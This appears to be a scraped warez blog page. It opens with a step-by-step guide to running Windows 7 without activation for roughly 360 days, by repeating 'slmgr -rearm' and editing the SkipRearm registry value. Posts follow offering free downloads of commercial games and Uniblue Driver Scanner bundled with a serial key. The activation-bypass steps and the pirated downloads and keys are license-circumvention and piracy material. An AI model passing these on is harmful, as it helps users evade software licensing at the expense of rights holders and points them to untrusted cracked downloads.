Hi do you know that it is possible to use Windows 7 and Vista for 120 days without activation. This is actually possible using the slmgr -rearm command which will extend the grace period from 30 days to 120 days. However in this post I will show you a small trick using which it is possible to use Windows 7 without activation for approximately 1 year! Here is a way to Use windows 7 without activation.


1. Goto �Start Menu -> All Programs -> Accessories� . Right click on �Command Prompt� and select �Run as Administrator�. If you are not the administrator then you are prompted to enter the password.


2. Now type the following command and hit enter
slmgr -rearm
3. You will be prompted to restart the computer. Once restarted the trial period will be once again reset to 30 days. You can use the above command for up to 3 times by which you can extend the trial period to 120 days without activation.

4. Now comes the actual trick by which you can extend the trial period for another 240 days. Open Registry Editor (type regedit in �Run� and hit Enter) and navigate to the following location


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform

5. In right-side pane, change value of SkipRearm to 1.


6. Now you will be able to use the slmgr -rearm command for another 8 times so that you can skip activation process for another 240 days. So you will get 120 + 240 = 360 days of free Windows 7 usage.
120 days using �slmgr -rearm� command before registry edit

+
240 days using �slmgr -rearm� command after registry edit

= 

360 Days

Virtua Tennis 2 PC Game Free Download (Mediafire)

BY Unknown IN , No comments


DownloadVirtua Tennis 2 PC Game Free Download


Ghost Recon Desert Seige PC Game Free Download

BY Unknown IN , , No comments


DOwnload Ghost Recon Desert Seige PC Game Free Download

Ghost Recon Desert Siege features some subtle but important improvements to the original gameplay that make Ghost Recon a more polished and enjoyable game as a whole. Set six months after the first game, Desert Siege features a new campaign in East Africa, where the Ghosts have been deployed to stop Ethiopian Army Colonel Tesfaye Wolde�s plans to invade Eritrea. He executes his plan through arms sales with the same Russian ultra-nationalists who launched the coup the previous year.The Ghosts are back. After first appearing in last year�s tactical shooter Ghost Recon, this fictional team of elite US soldiers returns in Desert Siege. This expansion pack takes you through eight single-player missions in the sands of Africa and adds welcome new multiplayer options to the original game. It also features some subtle but important improvements to the original gameplay that make Ghost Recon a more
polished and enjoyable game as a whole.The Desert Siege levels look much better than those of the original.
The setting of Ghost Recon was pretty typical: You battled your way through former Soviet states threatened by Russian ultranationalists. Desert Siege offers up a more unusual setting. This time, you�ll help Eritrea stave off an invasion led by an Ethiopian dictator. At first, this may sound pretty obscure, but it�s actually quite topical. In real life,
Eritrea won its independence from Ethiopia only about 10 years ago after decades of war. Fighting flared up again between the two nations just a few years ago. Plus, images of US troops fighting in sandy wastes or in Africa itself have become familiar through US operations in the Persian Gulf, Somalia(Ethiopia�s neighbor), and Afghanistan.
Perhaps the most important new multiplayer offerings in Desert Siege are the new domination and siege modes. Many of the original multiplayer modes in Ghost Recon had far more in common with traditional run-and-gun shooters than realistic military operations. The new modes more readily call to mind believable combat objectives. Sadly, just as in the single player game, you�ll still find an undue and unrealistic overemphasis on distant sniping over midrange suppression by machine guns or close quarters fighting with submachine guns and grenades. Ubi Soft�s buggy and awkward matchmaking service still desperately needs an overhaul, too, though you�re free to use other services.In the new domination mode, teams try to reach and hold key zones for as long as possible. To hold a zone and earn points, at least one of your teammates needs to be in it while preventing the enemy from entering. Team coordination is a must if you want to cover various avenues of approach effectively. In a welcome touch, kills don�t earn you any points. They�re just a means to a military end: controlling territory. Glory hounds need not apply.Desert Siege is a fine expansion and makes Ghost Recon a better game.Siege mode puts the smallest of multiple teams in a base that it has to defend from one or more larger assaulting teams.

Screenshots


Uniblue Driver Scanner 2013 4.0.10.3 + Serial Key Free Download

BY Unknown IN , No comments


Download Uniblue Driver Scanner 2013 4.0.10.3 + Key Free Download

 Features of DriverScanner 2013:
� Scanning and finding outdated system drivers
� Download the latest version of the driver
� Select the number of simultaneous downloads
� Display the status of drivers
� Display the scanning process
� Backup installed drivers
� Restore the system after its collapse
� Minimize the program to the taskbar or system tray
� Display a system tray icon
� Easy and intuitive user interface

Home: http://www.uniblue.com/software/driverscanner/

How To Install

Step 1: unpack rar archive
Step 2: run the setup
Step 3: Use the given key to activate
Step 4: Enjoy and Support Developers, Buy It, They Deserved It!